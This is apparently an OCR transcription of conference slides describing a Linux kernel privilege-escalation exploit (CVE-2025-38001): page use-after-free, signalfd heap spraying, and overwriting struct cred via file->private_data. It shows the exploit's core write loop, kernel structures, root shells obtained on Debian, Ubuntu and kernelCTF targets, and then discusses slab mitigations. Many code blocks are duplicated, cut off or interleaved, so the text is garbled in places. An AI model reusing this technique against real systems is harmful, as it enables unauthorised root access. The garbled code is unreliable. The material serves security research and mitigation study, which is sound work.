        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```c
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```c
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
#ifdef CONFIG_EPOLL
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

0x0000000000040100


```c
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
#ifdef CONFIG_EPOLL
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

0x0000000000040100

```c
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
#ifdef CONFIG_EPOLL
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```



FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;
```

0x0000000000040100

```
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
```

LET'S WRITE BACKWARDS

```
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
#ifdef CONFIG_EPOLL
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
for (int i = 0; i < NUM_SIGFD; i++)
    sigfd[i] = alloc_signalfd(-1);
```

```
for (int i = 0; i < num_writes; i++) {
    for (int j = 0; j < num_files_per_page; j++) {
        uint64_t file_object_offset = file_chunk_size * j / sizeof(uint64_t);
        uint64_t file_cred_offset = cred_offset / sizeof(uint64_t);
        uint64_t file_private_data_offset = FILE_PRIVATE_DATA_OFFSET / sizeof(uint64_t);

        uint64_t cred = page[file_object_offset +  file_cred_offset];
        page[file_object_offset + file_private_data_offset] = cred + 48 - i * sizeof(uint16_t);

        write(pipes[p][1], page, PAGE_SIZE);
        read(pipes[p][0], page, PAGE_SIZE);
    }

    for (int k = 0; k < NUM_SIGFD; k++)
        alloc_signalfd(sigfd[k]);
}
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
for (int i = 0; i < NUM_SIGFD; i++)
    sigfd[i] = alloc_signalfd(-1);
```

```
    for (int i = 0; i < num_writes; i++) {
        for (int j = 0; j < num_files_per_page; j++) {
            uint64_t file_object_offset = file_chunk_size * j / sizeof(uint64_t);
uint64_t cred = page[file_object_offset +  file_cred_offset];
page[file_object_offset + file_private_data_offset] = cred + 48 - i * sizeof(uint16_t);

write(pipes[p][1], page, PAGE_SIZE);
read(pipes[p][0], page, PAGE_SIZE);
            write(pipes[p][1], page, PAGE_SIZE);
            read(pipes[p][0], page, PAGE_SIZE);
        }

        for (int k = 0; k < NUM_SIGFD; k++)
            alloc_signalfd(sigfd[k]);
    }
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
for (int i = 0; i < NUM_SIGFD; i++)
    sigfd[i] = alloc_signalfd(-1);
```

```
for (int i = 0; i < num_writes; i++) {
    for (int j = 0; j < num_files_per_page; j++) {
        uint64_t file_object_offset = file_chunk_size * j / sizeof(uint64_t);
        uint64_t file_cred_offset = cred_offset / sizeof(uint64_t);
        uint64_t file_private_data_offset = FILE_PRIVATE_DATA_OFFSET / sizeof(uint64_t);

        uint64_t cred = page[file_object_offset +  file_cred_offset];
        page[file_object_offset + file_private_data_offset] = cred + 48 - i * sizeof(uint16_t);

        write(pipes[p][1], page, PAGE_SIZE);
        read(pipes[p][0], page, PAGE_SIZE);
    }
    for (int k = 0; k < NUM_SIGFD; k++)
        alloc_signalfd(sigfd[k]);
}
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
struct cred {
        atomic_long_t   usage;
        kuid_t          uid;
        kgid_t          gid;
        kuid_t          suid;
        kgid_t          sgid;
        kuid_t          euid;
        kgid_t          egid;
        kuid_t          fsuid;
        kgid_t          fsgid;
        unsigned        securebits;

        // ...
}
```

```
0000  0x000003e800000002    0x000003e8000003e8
0010  0x000003e8000003e8    0x000003e8000003e8
0020  0x00000000000003e8    0x0000000000040100
0030  0x0000000000000000    0x0000000000000000
0040  0x0000000000000000    0x0000000000000000
0050  0x0000000000000000    0x0000000000000000
0060  0x0000000000000000    0x0000000000000000
0070  0x0000000000000000    0x0000000000000000
0080  0x0000000000000000    0x0000000000000000
0090  0x0000000000000000    0x0000000000000000
00a0  0x0000000000000000    0x0000000000000000
00b0  0x0000000000000000    0x0000000000000000
00c0  0x0000000000000000    0x0000000000000000
00d0  0x0000000000000000    0x0000000000000000
00e0  0x0000000000000000    0x0000000000000000
00f0  0x0000000000000000    0x0000000000000000
```

MULTIPLE TARGETS PWNED WITH THE SAME EXPLOIT

DEBIAN 12

KERNELCTF LTS

```
# nc -lp 60696
/bin/sh: 0: can't ac
# uname -a
Linux lts-6.6.90 6.6.90 #1 SMP PREEMPT_DYNAMIC Fri
# ls -la /flag
lrwxrwxrwx 1 root root 8 Jun  9  2023 /flag -> /dev
# cat /flag
kernelCTF{future:v1:lts-6.6.90:1746962041:6c6ac3d00
# _
```

KERNELCTF COS

```
[    3.523567] sch_tbf: burst 100 is lower than device lo mtu (
                                                        f0a0
                                                        4141
target is cos
[    4.530459] process 'exp' launched '/tmp/trigger' with NULL
```

```
# nc -lp 60696
/bin/sh: 0: can't access tty; job control turned off
# uname -a
Linux cos-109-17800.519.1 6.1.135+ #1 SMP PREEMPT_DYNAMIC Thu M
4 GNU/Linux
# cat /flag
kernelCTF{future:v1:cos-109-17800.519.1:1746962410:9c6aa09c67b43
# _
```

UBUNTU 22.04

```
ubuntu@ubuntu:~/EXPLOIT$ cd CVE-2025-38001/
ubuntu@ubuntu:~/EXPLOIT/CVE-2025-38001$ ls -la
total 1196
drwxrwxr-x 3 ubuntu ubuntu   4096 Aug  3 20:49 .
drwxrwxr-x 8 ubuntu ubuntu   4096 Aug  3 20:49 ..
drwxrwxr-x 8 ubuntu ubuntu   4096 Aug  3 20:49 .git
-rw-rw-r-- 1 ubuntu ubuntu     47 Aug  3 20:49 Makefile
-rw-rw-r-- 1 ubuntu ubuntu   1075 Aug  3 20:49 README.md
-rwxrwxr-x 1 ubuntu ubuntu 576672 Aug  3 20:49 exploit
-rw-rw-r-- 1 ubuntu ubuntu  18815 Aug  3 20:49 exploit.c
-rw-rw-r-- 1 ubuntu ubuntu 594719 Aug  3 20:49 exploit.gif
-rw-rw-r-- 1 ubuntu ubuntu   5394 Aug  3 20:49 netlink_utils.h
ubuntu@ubuntu:~/EXPLOIT/CVE-2025-38001$ ./exploit
unknown
retrying (1/5)
unknown
r0o0ot # uname -a
Linux ubuntu 6.5.0-27-generic #28~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 15 15:33:03 UTC 2 aarch64 aarch64 aarch
r0o0ot # id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup),0(root)
r0o0ot #
```

PWN OR DRINK

LIVE DEMO

BREAKING KCTF POW

BREAKING KCTF POW

BREAKING KCTF POW

03.598

exp351	2025-05-16T12:00:03.598Z	kernelCTF{v1:lts-6.6.90:1747396799}	0-day	lts-6.6.90
exp350	2025-05-16T12:00:03.731Z	kernelCTF{v1:lts-6.6.90:1747396799}	0-day	(dupe)

BREAKING KCTF POW

Q: Why do you remove the proof-of-work?

One of the recent submissions could pass the PoV faster than we expected and we don't want to give unfair advantage to anyone. We hope that the IP restrictions are enough protection for now against overwhelming our server. (edited)


LTS
COS


MITIGATION

MITIGATIONS OVERVIEW

KMALLOC_SPLIT_VARSIZE


The draft mitigation uses a fairly basic mitigation against direct object reuse: It adds a kernel config flag CONFIG_KMALLOC_SPLIT_VARSIZE that splits all kmalloc caches into two, one for allocations where the compiler can prove that the allocation is fixed-size and one for all other allocations.
Compilers make it possible to distinguish these cases at compile time using the helper __builtin_constant_p(), which is already used by the current kmalloc() function.

KMALLOC_SPLIT_VARSIZE


The draft mitigation uses a fairly basic mitigation against direct object reuse: It adds a kernel config flag CONFIG_KMALLOC_SPLIT_VARSIZE that splits all kmalloc caches into two, one for allocations where the compiler can prove that the allocation is fixed-size and one for all other allocations.

helper __builtin_constant_p(), which is already used by the current kmalloc() function.

KMALLOC_SPLIT_VARSIZE



KMALLOC_SPLIT_VARSIZE



OK JUST **CROSS CACHE** RIGHT?

RIGHT???


SLAB_VIRTUAL


SLAB_VIRTUAL

```
== Preventing slab memory reuse (case 2) ==
In theory, there's an easy fix against cross-cache attacks:
Modify the slab allocator such that it never gives back memory to the page
allocator. In practice, that would be problematic; for example, the VFS code
can fill a significant chunk of memory with dentry and inode data structures,
and it should be possible to reclaim this memory somehow.

For comparison, in userspace, PartitionAlloc
(https://chromium.googlesource.com/chromium/src/+/master/base/allocator/partition_
works by forever reserving virtual memory for specific purposes, but giving the
actual backing memory back to the OS when no allocated objects exist in a page.
The draft mitigation involves making SLUB do the same thing.
```

SLAB_VIRTUAL

```
== Preventing slab memory reuse (case 2) ==
In theory, there's an easy fix against cross-cache attacks:
Modify the slab allocator such that it never gives back memory to the page
allocator. In practice, that would be problematic; for example, the VFS code
and it should be possible to reclaim this memory somehow.

For comparison, in userspace, PartitionAlloc
(https://chromium.googlesource.com/chromium/src/+/master/base/allocator/partition_
works by forever reserving virtual memory for specific purposes, but giving the
actual backing memory back to the OS when no allocated objects exist in a page.
The draft mitigation involves making SLUB do the same thing.
```

SLAB_VIRTUAL

```
== Preventing slab memory reuse (case 2) ==
In theory, there's an easy fix against cross-cache attacks:
Modify the slab allocator such that it never gives back memory to the page
allocator. In practice, that would be problematic; for example, the VFS code
can fill a significant chunk of memory with dentry and inode data structures,
and it should be possible to reclaim this memory somehow.

For comparison, in userspace, PartitionAlloc
(https://chromium.googlesource.com/chromium/src/+/master/base/allocator/partition_
works by forever reserving virtual memory for specific purposes, but giving the
actual backing memory back to the OS when no allocated objects exist in a page.
```

SLAB_VIRTUAL

```
works by forever reserving virtual memory for specific purposes, but giving the
actual backing memory back to the OS when no allocated objects exist in a page.
```

SOOO WEAKER CROSS CACHE?


```
+static struct slab *alloc_slab_page(struct kmem_cache *s,
+               gfp_t meta_gfp_flags, gfp_t gfp_flags, int node,
+               struct kmem_cache_order_objects oo)
+{
+       struct folio *folio;
+       struct slab *slab;
+       unsigned int order = oo_order(oo);
+       unsigned long flags;
+       void *virt_mapping;
+       pte_t *ptep;
+       struct list_head *freed_slabs;
+
+       if (order == oo_order(s->min))
+               freed_slabs = &s->virtual.freed_slabs_min;
+       else
+               freed_slabs = &s->virtual.freed_slabs;
+
+       slab = get_free_slab(s, oo, meta_gfp_flags, freed_slabs);
+
+       /*
+        * Avoid making UAF reads easily exploitable by repopulating
+        * with pages containing attacker-controller data - always zero
+        * pages.
+        */
+       gfp_flags |= __GFP_ZERO;
+       if (node == NUMA_NO_NODE)
+               folio = (struct folio *)alloc_pages(gfp_flags, order);
+       else
+               folio = (struct folio *)__alloc_pages_node(node, gfp_flags,
+                       order);
+
+       if (!folio) {
+               /* Rollback: put the struct slab back. */
+               spin_lock_irqsave(&s->virtual.freed_slabs_lock, flags);
+               list_add(&slab->slab_list, freed_slabs);
+               spin_unlock_irqrestore(&s->virtual.freed_slabs_lock, flags);
+
+               return NULL;
+       }
+       folio_set_slab(folio, slab);
```

```
+static struct slab *alloc_slab_page(struct kmem_cache *s,
+               gfp_t meta_gfp_flags, gfp_t gfp_flags, int node,
+               struct kmem_cache_order_objects oo)
+{
+       struct folio *folio;
+       struct slab *slab;
+       unsigned int order = oo_order(oo);
+       unsigned long flags;
+       void *virt_mapping;
+       pte_t *ptep;
+       struct list_head *freed_slabs;
+
+       if (order == oo_order(s->min))
+               freed_slabs = &s->virtual.freed_slabs_min;
+       else
+               freed_slabs = &s->virtual.freed_slabs;
```

```
/*
 * Avoid making UAF reads easily exploitable by repopulating
 * with pages containing attacker-controller data - always zero
 * pages.
 */
gfp_flags |= __GFP_ZERO;
```

```
+       else
+               folio = (struct folio *)__alloc_pages_node(node, gfp_flags,
+                       order);
+
+       if (!folio) {
+               /* Rollback: put the struct slab back. */
+               spin_lock_irqsave(&s->virtual.freed_slabs_lock, flags);
+               list_add(&slab->slab_list, freed_slabs);
+               spin_unlock_irqrestore(&s->virtual.freed_slabs_lock, flags);
+
+               return NULL;
+       }
```

SLAB_VIRTUAL



WE CANNOT USE PGV

RANDOM_KMALLOC_CACHES

Randomized slab caches for kmalloc()

From:	"GONG, Ruiqi" <gongruiqi-AT-huaweicloud.com>
To:	Vlastimil Babka <vbabka-AT-suse.cz>, Andrew Morton <akpm-AT-linux-foundation.org>, Joonsoo Kim <iamjoonsoo.kim-AT-lge.com>, David Rientjes <rientjes-AT-google.com>, Pekka Enberg <penberg-AT-kernel.org>, Christoph Lameter <cl-AT-linux.com>, Tejun Heo <tj-AT-kernel.org>, Dennis Zhou <dennis-AT-kernel.org>, Alexander Potapenko <glider-AT-google.com>, Marco Elver <elver-AT-google.com>, Kees Cook <keescook-AT-chromium.org>, Jann Horn <jannh-AT-google.com>
Subject:	[PATCH v5] Randomized slab caches for kmalloc()
Date:	Fri, 14 Jul 2023 14:44:22 +0800
Message-ID:	<20230714064422.3305234-1-gongruiqi@huaweicloud.com>
Cc:	Roman Gushchin <roman.gushchin-AT-linux.dev>, Hyeonggon Yoo <42.hyeyoo-AT-gmail.com>, Dmitry Vyukov <dvyukov-AT-google.com>, Alexander Lobakin <aleksander.lobakin-AT-intel.com>, Pedro Falcato <pedro.falcato-AT-gmail.com>, Paul Moore <paul-AT-paul-moore.com>, James Morris <jmorris-AT-namei.org>, "Serge E . Hallyn" <serge-AT-hallyn.com>, Wang Weiyang <wangweiyang2-AT-huawei.com>, Xiu Jianfeng <xiujianfeng-AT-huawei.com>, linux-mm-AT-kvack.org, linux-hardening-AT-vger.kernel.org, linux-kernel-AT-vger.kernel.org, gongruiqi1-AT-huawei.com
Archive-link:	Article

```
When exploiting memory vulnerabilities, "heap spraying" is a common
technique targeting those related to dynamic memory allocation (i.e. the
"heap"), and it plays an important role in a successful exploitation.
Basically, it is to overwrite the memory area of vulnerable object by
triggering allocation in other subsystems or modules and therefore
getting a reference to the targeted memory location. It's usable on
various types of vulnerablity including use after free (UAF), heap out-
of-bound write and etc.
```

RANDOM_KMALLOC_CACHES

Randomized slab caches for kmalloc()

From: "GONG, Ruiqi" <gongruiqi-AT-huaweicloud.com>

To: Vlastimil Babka <vbabka-AT-suse.cz>, Andrew Morton <akpm-AT-linux-foundation.org>, Joonsoo Kim <iamjoonsoo.kim-AT-lge.com>, David Rientjes <rientjes-AT-google.com>, Pekka Enberg <penberg-AT-kernel.org>, Christoph Lameter <cl-AT-linux.com>, Tejun Heo <tj-AT-kernel.org>, Dennis Zhou <dennis-AT-kernel.org>, Alexander Potapenko <glider-AT-google.com>, Marco Elver <elver-AT-google.com>, Kees Cook <keescook-AT-chromium.org>, Jann Horn <jannh-AT-google.co

Subject: [PATCH v

Date: Fri, 14 Jul

Message-ID: <2023071

Cc: Roman G
AT-google
Moore <p
Weiyang
hardenin

Archive-link: Article

When exploiting memory v
technique targeting thos
"heap"), and it plays an
Basically, it is to over
triggering allocation in
getting a reference to t
various types of vulnera
of-bound write and etc.

```
#ifdef CONFIG_RANDOM_KMALLOC_CACHES
#define __KMALLOC_RANDOM_CONCAT(a, b) a ## b
#define KMALLOC_RANDOM_NAME(N, sz) __KMALLOC_RANDOM_CONCAT(KMA_RAND_, N)(sz)
#define KMA_RAND_1(sz)                  .name[KMALLOC_RANDOM_START +  1] = "kmalloc-rnd-01-" #sz,
#define KMA_RAND_2(sz)  KMA_RAND_1(sz)  .name[KMALLOC_RANDOM_START +  2] = "kmalloc-rnd-02-" #sz,
#define KMA_RAND_3(sz)  KMA_RAND_2(sz)  .name[KMALLOC_RANDOM_START +  3] = "kmalloc-rnd-03-" #sz,
#define KMA_RAND_4(sz)  KMA_RAND_3(sz)  .name[KMALLOC_RANDOM_START +  4] = "kmalloc-rnd-04-" #sz,
#define KMA_RAND_5(sz)  KMA_RAND_4(sz)  .name[KMALLOC_RANDOM_START +  5] = "kmalloc-rnd-05-" #sz,
#define KMA_RAND_6(sz)  KMA_RAND_5(sz)  .name[KMALLOC_RANDOM_START +  6] = "kmalloc-rnd-06-" #sz,
